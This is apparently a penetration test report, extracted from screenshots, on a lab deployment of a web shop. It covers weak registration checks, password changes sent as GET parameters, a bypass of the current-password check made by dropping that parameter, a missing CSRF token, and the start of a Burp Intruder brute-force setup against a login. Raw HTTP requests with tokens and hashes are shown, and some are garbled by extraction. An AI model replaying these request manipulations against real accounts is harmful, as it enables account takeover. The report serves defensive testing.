
Show password advice

Security Question * Your eldest sibling's middle name? ▾
① This cannot be changed later!

Answer * John

+ Register

Already a customer?



Finding	Severity	Description
	Info	Registration process does not verify the user's email by sending a confirmation to the email address. This could allow for automated account creation.

Finding	Severity	Description
	Minor	Password complexity requirements do not follow best practices. This allows for creation of weak passwords susceptible to brute force attacks. Minimum password

		complexity should be an 8 character password with an uppercase character, number, and a symbol.
--	--	---

Registering a user generates this stored answer. Repeating the registration with the same answer generates the same answer, suggesting this is a cryptographic process.

2596	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓	200	187	text	io/
2597	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓	200	202	text	io/
2598	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓	200	187	text	io/
2599	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓	200	202	text	io/
2600	http://192.168.18.7:3000	POST	/api/Users/	✓	201	694	JSON	
2601	http://192.168.18.7:3000	POST	/api/SecurityAnswers/	✓	201	623	JSON	
2602	http://192.168.18.7:3000	GET	/rest/admin/application-configuration		304	278		

The screenshot shows a network traffic capture with two main sections: Request and Response.

Request:

```

1 POST /api/SecurityAnswers/ HTTP/1.1
2 Host: 192.168.18.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 52
9 Origin: http://192.168.18.7:3000
10 Connection: close
11 Referer: http://192.168.18.7:3000/
12 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
aj4QD04Ky0qPJ7j2nvp9EQ38gYVAJlGM1wwxalNDSreZRLzmXk6B
bmzZRb3
13
14 {
    "UserId": 22,
    "answer": "John",
    "SecurityQuestionId": 1
}

```

Response:

```

1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/SecurityAnswers/21
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 226
10 ETag: W/"e2-dXprqhUsS10ZQQknyNYd6/vBrk"
11 Vary: Accept-Encoding
12 Date: Sat, 23 Mar 2024 13:54:30 GMT
13 Connection: close
14
15 {
    "status": "success",
    "data": {
        "id": 21,
        "UserId": 22,
        "answer": "John",
        "SecurityQuestionId": 1,
        "updatedAt": "2024-03-23T13:54:30.572Z",
        "createdAt": "2024-03-23T13:54:30.572Z"
    }
}

```

Entering the value into hash-identifier generates the following result

```
(kali㉿kali)-[~]
$ hash-identifier
#####
#   _____
#  /     \
# /       \
# \       \
#  \     /
#   \   /
#    \ /
#     \#
#      \#
#       \#
#        \#
#         \#
#          \#
#           \#
#            \#
#             \#
#              \#
#               \#
#                \#
#                 \#
#                  \#
#                   \#
#                     \#
#                      \#
#                        \#
#                         \#
#                          \#
#                           \#
#                            \#
#                             \#
#                               \#
#                                \#
#                                 \#
#                                   \#
#                                     \#
#                                       \#
#                                         \#
#                                           \#
#                                             \#
#                                               \#
#                                                 \#
#                                                   \#
#                                                     \#
#                                                       \#
#                                                        \#
#                                                       v1.2 #
#                                                       By Zion3R #
#                                                       www.Blackploit.com #
#                                                       Root@Blackploit.com #
#####

```

HASH: 8c039f641abb04e0009036a4d6d86ed1de85705e87a3ef0115bf16e639d93094

Possible Hashs:

- [+] SHA-256
- [+] Haval-256

Least Possible Hashs:

- [+] GOST R 34.11-94
- [+] RipeMD-256
- [+] SNEFRU-256
- [+] SHA-256(HMAC)
- [+] Haval-256(HMAC)
- [+] RipeMD-256(HMAC)
- [+] SNEFRU-256(HMAC)
- [+] SHA-256(md5(\$pass))
- [+] SHA-256(sha1(\$pass))

HASH: █

Placing the hash into the hash analyzer at <https://www.tunnelsup.com/hash-analyzer/> retrieves a similar result. This is likely a SHA-256 hash.

Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.

```
8c039f641abb04e0009036a4d6d86ed1de85705e87a3ef0115bf16e639d93094
```

Analyze

Hash: 8c039f641abb04e0009036a4d6d86ed1de85705e87a3ef0115bf16e639d93094

Salt: Not Found

Hash type: SHA2-256

Bit length: 256

Character length: 64

Character type: hexadecimal

No issue: SHA-256 is a secure hashing algorithm

Password Change

Changing the password passes the password as a URL parameter

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensi

Intercept HTTP history WebSockets history | Proxy settings

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter settings: Hiding CSS, image and general binary content

# ^	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extensi
1557	http://192.168.18.7:3000	GET	/rest/user/whoami			304	275		
1558	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓		200	187	text	io/
1559	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓		200	202	text	io/
1560	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓		200	187	text	io/
1561	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓		200	202	text	io/
1562	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓		200	187	text	io/
1563	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓		200	202	text	io/
1564	http://192.168.18.7:3000	GET	/rest/user/change-password?current=P...	✓		401	391	text	
1565	http://192.168.18.7:3000	GET	/rest/user/change-password?current=P...	✓		200	707	JSON	
1566	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓		200	187	text	io/
1567	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓		200	202	text	io/

Request

Pretty Raw Hex JSON Web Token Pretty Raw Hex Render

```

1 GET /rest/user/change-password?current=Password&new=Password1&repeat=Password1 HTTP/1.1
2 Host: 192.168.18.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzdwNjZXNzIiwiZGFOYSI6eyJpZCI6MjIsInVzZXJuYWlijoIiwiZW1haWwiOjJvc2VyMUBlbWFpbC5jb2oiLCJwYXNzd29yZCI6ImRjNjQ3ZWI2NU2NzExZTE1NTM3NTIxODIxMmIzOTY0Iiwicm9sZSI6ImN1c3RvbWViIiwiZGVsdXhlVG9rZW4iOjIiLCJsYXNOTG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxLSw1hZ2UiOjIiVYXNzZXRzL3B1YmxpYy9pbWFnZXMydXBsb2Fkcy9kZwZhdwx0LnN2ZyIsInRvdHBTZWNyZXQiOjIiLCJpc0FjdG12ZSI6dHJ1ZSwiY3JLYXRLZEFOijoMjAyNCowMyOyMiAxMzoxNTozMC4xMDkgKzAwOjAwIiwiZGVsZXRlZEFOijoMjAyNCowMyOyMiAxMzoxNTozMC4xMDkgKzAwOjAwIiwiZGVsZXRlZEFOijpudWxsfSwiaWFOi joxNzExMTEzMzUwfQ.leyXAsncfYQJcI6hPUGKduxV1If6NyAdSUlpmczXXFhhrmFORWA99sGRYCfs05HupgQl-1HzikLZmeJL7wSivjTcyLN4gnj2ydgTUv4zWyWPgSBwYwaiJY08Ny3QYFD1A-a18L0fRPUAM401TBK6JvgFXb5WHkTtPyF_eNFBmTc
8 Connection: close
9 Referer: http://192.168.18.7:3000/
10 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=

```

Response

Pretty Raw Hex Render Pretty Raw Hex Render

```

5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 349
9 ETag: W/"15d-zV1Qgt1yl4AG+s9niQeNqqfh8pE"
10 Vary: Accept-Encoding
11 Date: Sat, 23 Mar 2024 02:07:29 GMT
12 Connection: close
13
14 {
    "user": {
        "id": 22,
        "username": "",
        "email": "User1@email.com",
        "password": "2ac9cb7dc02b3c0083eb70898e549b63",
        "role": "customer",
        "deluxeToken": "",
        "lastLoginIp": "0.0.0.0",
        "profileImage": "/assets/public/images/uploads/default.svg",
        "totpSecret": "",
        "isActive": true,
        "createdAt": "2024-03-22T13:15:30.109Z",
        "updatedAt": "2024-03-23T02:07:29.445Z",
        "deletedAt": null
    }
}

```

Finding	Severity	Description
	Major	Passing credentials in cleartext as parameters in a GET request allows anyone watching the web traffic to capture the credentials. This should be changed to a POST request.

4960	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓	200	187	text	io
4961	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓	200	202	text	io
4962	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓	200	187	text	io
4963	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓	200	202	text	io
4964	http://192.168.18.7:3000	GET	/rest/user/change-password?current=P...	✓	200	707	JSON	

Request

```
Pretty Raw Hex JSON Web Token
1 GET /rest/user/change-password?current=Password&new=Password&repeat=Password HTTP/1.1
2 Host: 192.168.18.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJOeXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdwNjZXNzIiwiZGF0YSI6eyJpZCI6MjQsInVzZXJuYWlIjoIiwiZW1haWwiOiJVc2VyMUBlbWFpbC5jb2oiLCJwYXNzd29yZCI6ImRjNjQ3ZWl2NWU2NzExZTE1NTM3NTIxODIxMmIzMOTY0Iiwi cm9sZSI6ImN1c3RvbWVyiwiZGVsdXhlVG9rZw4iOiiLCJsYXNOTG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSw1hZ2UiOiiYvYXNzZXrL3B1YmxpYy9pbwFnZXMvcXBsb2Fkcy9kZwZhdWx0LnN2ZyIsInRvdHBTZwNyZXQiOiiLCJpcOFjdGl2ZSI6dHJ1ZSwiY3JlyXRlZEFOIjoiMjAyNC0wMyOyNiAxODoyNzo1Mi4xMDYgKzAwOjAwIiwi dxBkYXRlZEFOIjoiMjAyNC0wMyOyNiAxODoyNzo1Mi4xMDYgKzAwOjAwIiwiZGVsZXrLZEFOIjpu dWxs fSwiaWF0IjoxNzExNDc3NjgwfQ.mhfzLlnYGXprWHc6WiGlix3C6pPAF9oxWtKmkrnA9aZMw2X3rnHpwDRR1mMQM_ulRxHFUc8kDIq_Hg3crfVI Aeev eHDO-KJR1QJSkD TVcovjhGhithEqyV12zqt_rwGhsTaioUUmouhNSPiK3BY3Edu68Qst8pY0GMLvf4Kd7M
8 Connection: close
9 Referer: http://192.168.18.7:3000/
10 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
```

Response

```
Pretty Raw Hex Render
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 349
9 ETag: W/"15d-hG7UWZL+BbeS1GfOuMo wqtx07XA"
10 Vary: Accept-Encoding
11 Date: Wed, 27 Mar 2024 00:07:08 GMT
12 Connection: close
13
14 {
    "user": {
        "id": 24,
        "username": "",
        "email": "User1@email.com",
        "password": "dc647eb65e6711e155375218212b3964",
        "role": "customer",
        "deluxeToken": "",
        "lastLoginIp": "0.0.0.0",
        "profileImage": "/assets/public/images/uploads/default.svg",
        "totpSecret": "",
        "isActive": true,
        "createdAt": "2024-03-26T18:27:52.106Z",
        "updatedAt": "2024-03-26T18:27:52.106Z",
        "deletedAt": null
    }
}
```

Finding	Severity	Description
	Info	The change password feature allows users to re-enter the current password.

An attempt was made to change the password without knowing the original password and bypass the password authentication. The initial attempt was unsuccessful.

Send Cancel < > Target

Request	Response
Pretty Raw Hex JSON Web Token <pre> 1 GET /rest/user/change-password?current=Pass&new= Password1&repeat=Password1 HTTP/1.1 2 Host: 192.168.18.7:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzdw NjZXNzIiwiZGFOYSI6eyJpZCI6MjQsInVzZXJuYW1lIjoIiwiZw1ha WwiOiJVc2VyMUBlbWFpbC5jb20iLCJwYXNzd29yZCI6ImRjNjQ3ZW12 NWU2NzExZTE1NTM3NTIxODIxMmIzOTY0Iiwi cm9sZSI6ImNlc3RvbWV yIiwiZGVsdXhlVG9rZW4iOiiLCJsYXNOTG9naW5JcCI6IjAuMC4wLj AiLCJwcm9maWxlSw1hZ2UiOiIvYXNzZXRzL3B1YmxpYy9pbWFnZXMvd XBsb2Fkcy9kZwZhdwx0LnN2ZyIsInRvdHBTZwNyZXQiOiiLCJpc0Fj dgl2ZSI6dHJ1ZSwiY3JlYXrlZEFOIjoiMjAyNC0wMy0yNiAx0DoyNzo 1Mi4xMDYgKzAw0jAwIiwidXBkYXRLZEFOIjoiMjAyNC0wMy0yNiAx0D oyNzo1Mi4xMDYgKzAw0jAwIiwiZGvsZXRlZEFOIjpuWxsfsSwiaWF0I joxNzExNDc3NjgwfQ.mhfzlLnYGxprWHc6WiGlix3C6pPAF9oxWtKmk rnA9aZMw2X3rnHpwDRR1mMQM_ulRxHFUc8kDiq_Hg3crfVIaeevueHD 0-KJR1QJSkDTVcovjhGhitEqyV12zqt_rWgHsTaioUUm0UhNSPiK3B Y3Edu680st8pY0GMLvf4Kd7M 8 Connection: close 9 Referer: http://192.168.18.7:3000/ 10 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode= yPMDqlKNBqW83akLEorY9zAD5fQku3ZsjnFLYdZ0jp6124nbqmx7ve 5VRJX; token= eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdw </pre>	Pretty Raw Hex Render <pre> 1 HTTP/1.1 401 Unauthorized 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: text/html; charset=utf-8 8 Content-Length: 32 9 ETag: W/"20-6tKKLCLLg0nzR5qInvJyo/E13vg" 10 Vary: Accept-Encoding 11 Date: Wed, 27 Mar 2024 00:13:23 GMT 12 Connection: close 13 14 Current password is not correct. </pre>

However, a second attempt was successful by removing the “current” parameter.

Request

Pretty Raw Hex JSON Web Token

```

1 GET /rest/user/change-password?&nnew=Password1&repeat=Password1 HTTP/1.1
2 Host: 192.168.18.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdwNjZXNzIiwiZGFOYSI6eyJpZCI6MjQsInVzZXJuYWlIjoiIiwiZWIhaWwiOiJVc2VyMUBlbWFpbC5jb20iLCJwYXNzd29yZCI6ImRjNjQ3ZWl2NWU2NzExTE1NTM3NTIxODIxMniZOTY0iIiwi cm9sZSI6ImNlc3RvbWV yIiwiZGVsdXhlVG9rZw4iOiiLCJsYXNOTG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiiVYXNzZXrL3B1YmxpYy9pbWFnZXMvcXBsb2Fkcy9kZWzhDwx0LnN2ZyIsInRvdHBTZwNyZXQiOiiLCJpcOFjdgl2ZSI6dHJ1ZSwiY3JLYXrlZEFOIjoiMjAyNCowMyOyNiAxODoyNzo1Mi4xMDYgKzAwOjAwIiwidXbKyXrlZEFOIjoiMjAyNCowMyOyNiAxODoyNzo1Mi4xMDYgKzAwOjAwIiwiZGVsZXrlZEFOIjpuDWxsFswiaWF0IjoxNzExNDc3NjgwfQ.mhfzlLnYGXprWHc6WiGlix3C6pPAF9oxWtKmkrnA9azMw2X3rnHpwDRR1mMQM_ uLrxHFUc8kDIq_Hg3crfVIaeevued0-KJR1QJskDTVcovjhGithEqyV12zqt_rWgHsTaoUUUm0UhN5PiK3BY3Edu68Qst8pY0GMLvf4Kd7M
8 Connection: close
9 Referer: http://192.168.18.7:3000/
10 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=yPMDQlKNBgW83akLEorY9zAD5fQku3ZsjnFLYdZ0jp6124nbwqmx7ve5VRJX; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdwNjZXNzIiwiZGFOYSI6eyJpZCI6MjQsInVzZXJuYWlIjoiIiwiZWIhaWwiOiJVc2VyMUBlbWFpbC5jb20iLCJwYXNzd29yZCI6ImRjNjQ3ZWl2NWU2NzExTE1NTM3NTIxODIxMniZOTY0iIiwi cm9sZSI6ImNlc3RvbWV yIiwiZGVsdXhlVG9rZw4iOiiLCJsYXNOTG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWxlSW1hZ2UiOiiVYXNzZXrL3B1YmxpYy9pbWFnZXMvcXBsb2Fkcy9kZWzhDwx0LnN2ZyIsInRvdHBTZwNyZXQiOiiLCJpcOFjdgl2ZSI6dHJ1ZSwiY3JLYXrlZEFOIjoiMjAyNCowMyOyNiAxODoyNzo

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 349
9 ETag: W/"15d-93dNKwTcQvPwNFHCauab1AdyKSY"
10 Vary: Accept-Encoding
11 Date: Wed, 27 Mar 2024 00:13:42 GMT
12 Connection: close
13
14 {
    "user": {
        "id": 24,
        "username": "",
        "email": "User1@email.com",
        "password": "2ac9cb7dc02b3c0083eb70898e549b63",
        "role": "customer",
        "deluxeToken": "",
        "lastLoginIp": "0.0.0.0",
        "profileImage": "/assets/public/images/uploads/default.svg",
        "totpSecret": "",
        "isActive": true,
        "createdAt": "2024-03-26T18:27:52.106Z",
        "updatedAt": "2024-03-27T00:13:42.773Z",
        "deletedAt": null
    }
}

```

We were subsequently able to login with the password changed using this method.

Finding	Severity	Description
	Major	The password verification feature can be bypassed, allowing attackers to change passwords without knowing the original password. This strengthens session hijacking attacks. Server-side validation needs to be corrected.

The Change Password feature is performed without the use of a CSRF token.

Finding	Severity	Description
	Minor	CSRF token is missing in the Change Password feature. CSRF tokens are effective in preventing CSRF attacks.

Forgot Password

The Forgot Password feature was tested.

The screenshot shows a Burp Suite interface with the 'Proxy' tab selected. The 'HTTP history' tab is active, displaying a list of network requests. A specific POST request to '/rest/user/reset-password' is highlighted, showing its details in the 'Request' and 'Response' panes.

Request:

```

1 POST /rest/user/reset-password HTTP/1.1
2 Host: 192.168.18.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 82
9 Origin: http://192.168.18.7:3000
10 Connection: close
11 Referer: http://192.168.18.7:3000/
12 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dissmiss; continueCode=yPMDQlKNBqW83akLEoY9zAD5fQku3ZsjnFLYdZ0jp6124nwBqmx7ve5VRJX
13
14 {
    "email": "User1@email.com",
    "answer": "John",
    "new": "Password3",
    "repeat": "Password3"
}

```

Response:

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#jobs
7 X-RateLimit-Limit: 100
8 X-RateLimit-Remaining: 99
9 Date: Wed, 27 Mar 2024 00:24:20 GMT
10 X-RateLimit-Reset: 1711499141
11 Content-Type: application/json; charset=utf-8
12 Content-Length: 354
13 ETag: W/"162-M1gNC+pmMowlchtUm70L8pjvqqA"
14 Vary: Accept-Encoding
15 Connection: close
16
17 {
    "user": {
        "id": 24,
        "username": "",
        "email": "User1@email.com",
        "password": "874fcc6e14275dde5a23319c9ce5f8e4",
        "role": "customer",
        "deluxeToken": "",
        "lastLoginIp": "192.168.18.9",
        "profileImage": "/assets/public/images/uploads/default.svga"
    }
}

```

Finding	Severity	Description
	Minor	The Forgot Password feature does not follow best practices. The use of a security question is not recommended as that is susceptible to attacker reconnaissance and OSINT. Best practices would be to send a temporary link to the user email address.

The input validation of the Forgot Password feature was tested by 1. Using mismatching passwords 2. Using an incorrect security question answer 3. Removing the security answer. The input validation showed no issues in any of these tests.

Send Cancel < | > | Target

Request		Response	
Pretty	Raw	Hex	Render
1 POST /rest/user/reset-password HTTP/1.1			1 HTTP/1.1 401 Unauthorized
2 Host: 192.168.18.7:3000			2 Access-Control-Allow-Origin: *
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0			3 X-Content-Type-Options: nosniff
4 Accept: application/json, text/plain, */*			4 X-Frame-Options: SAMEORIGIN
5 Accept-Language: en-US,en;q=0.5			5 Feature-Policy: payment 'self'
6 Accept-Encoding: gzip, deflate, br			6 X-Recruiting: #/jobs
7 Content-Type: application/json			7 X-RateLimit-Limit: 100
8 Content-Length: 84			8 X-RateLimit-Remaining: 96
9 Origin: http://192.168.18.7:3000			9 Date: Wed, 27 Mar 2024 00:32:23 GMT
10 Connection: close			10 X-RateLimit-Reset: 1711499741
11 Referer: http://192.168.18.7:3000/			11 Content-Type: text/html; charset=utf-8
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=yPMDQlKNBqW83akLEorY9zAD5fQku3ZsjnFLYdZOjp6124nwbqmx7veSVRJX			12 Content-Length: 34
13 {			13 ETag: W/"22-pKf21LHLRtt7z87U0fxryoVL/s"
14 {			14 Vary: Accept-Encoding
"email":"User1@email.com",			15 Connection: close
"answer":"Johnny",			16
"new":"Password4",			17 Wrong answer to security question.
"repeat":"Password4"			
}			

No issue: The input validation of the Forgot Password feature is secure.

Brute Force Attacks on Login

An automated brute force attack was performed against the login process.

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn JWT Editor

1 x 2 x +

Positions Payloads Resource pool Settings

Choose an attack type

Attack type: **Sniper**

Payload positions

Configure the positions where payloads will be inserted, they can be added by dragging and dropping them into the list.

Target: <http://192.168.18.7:3000>

```

1 POST /rest/user/login HTTP/1.1
2 Host: 192.168.18.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 47
9 Origin: http://192.168.18.7:3000
10 Connection: close
11 Referer: http://192.168.18.7:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; yPMDQlKNBqW83akLEorY9zADSfQku3ZsjnFLYdZ0jp6124nwbd
13
14 {"email":"bjoern@owasp.com", "password": "$admin$"} 
```

2. Intruder attack of http://192.168.18.7:3000 - Temporary attack - Not saved to project file

Attack	Save	Columns	Results	Positions	Payloads	Resource pool	Settings
Filter: Showing all items							
Request	Payload	Status code	Error	Timeout	Length	Comment	
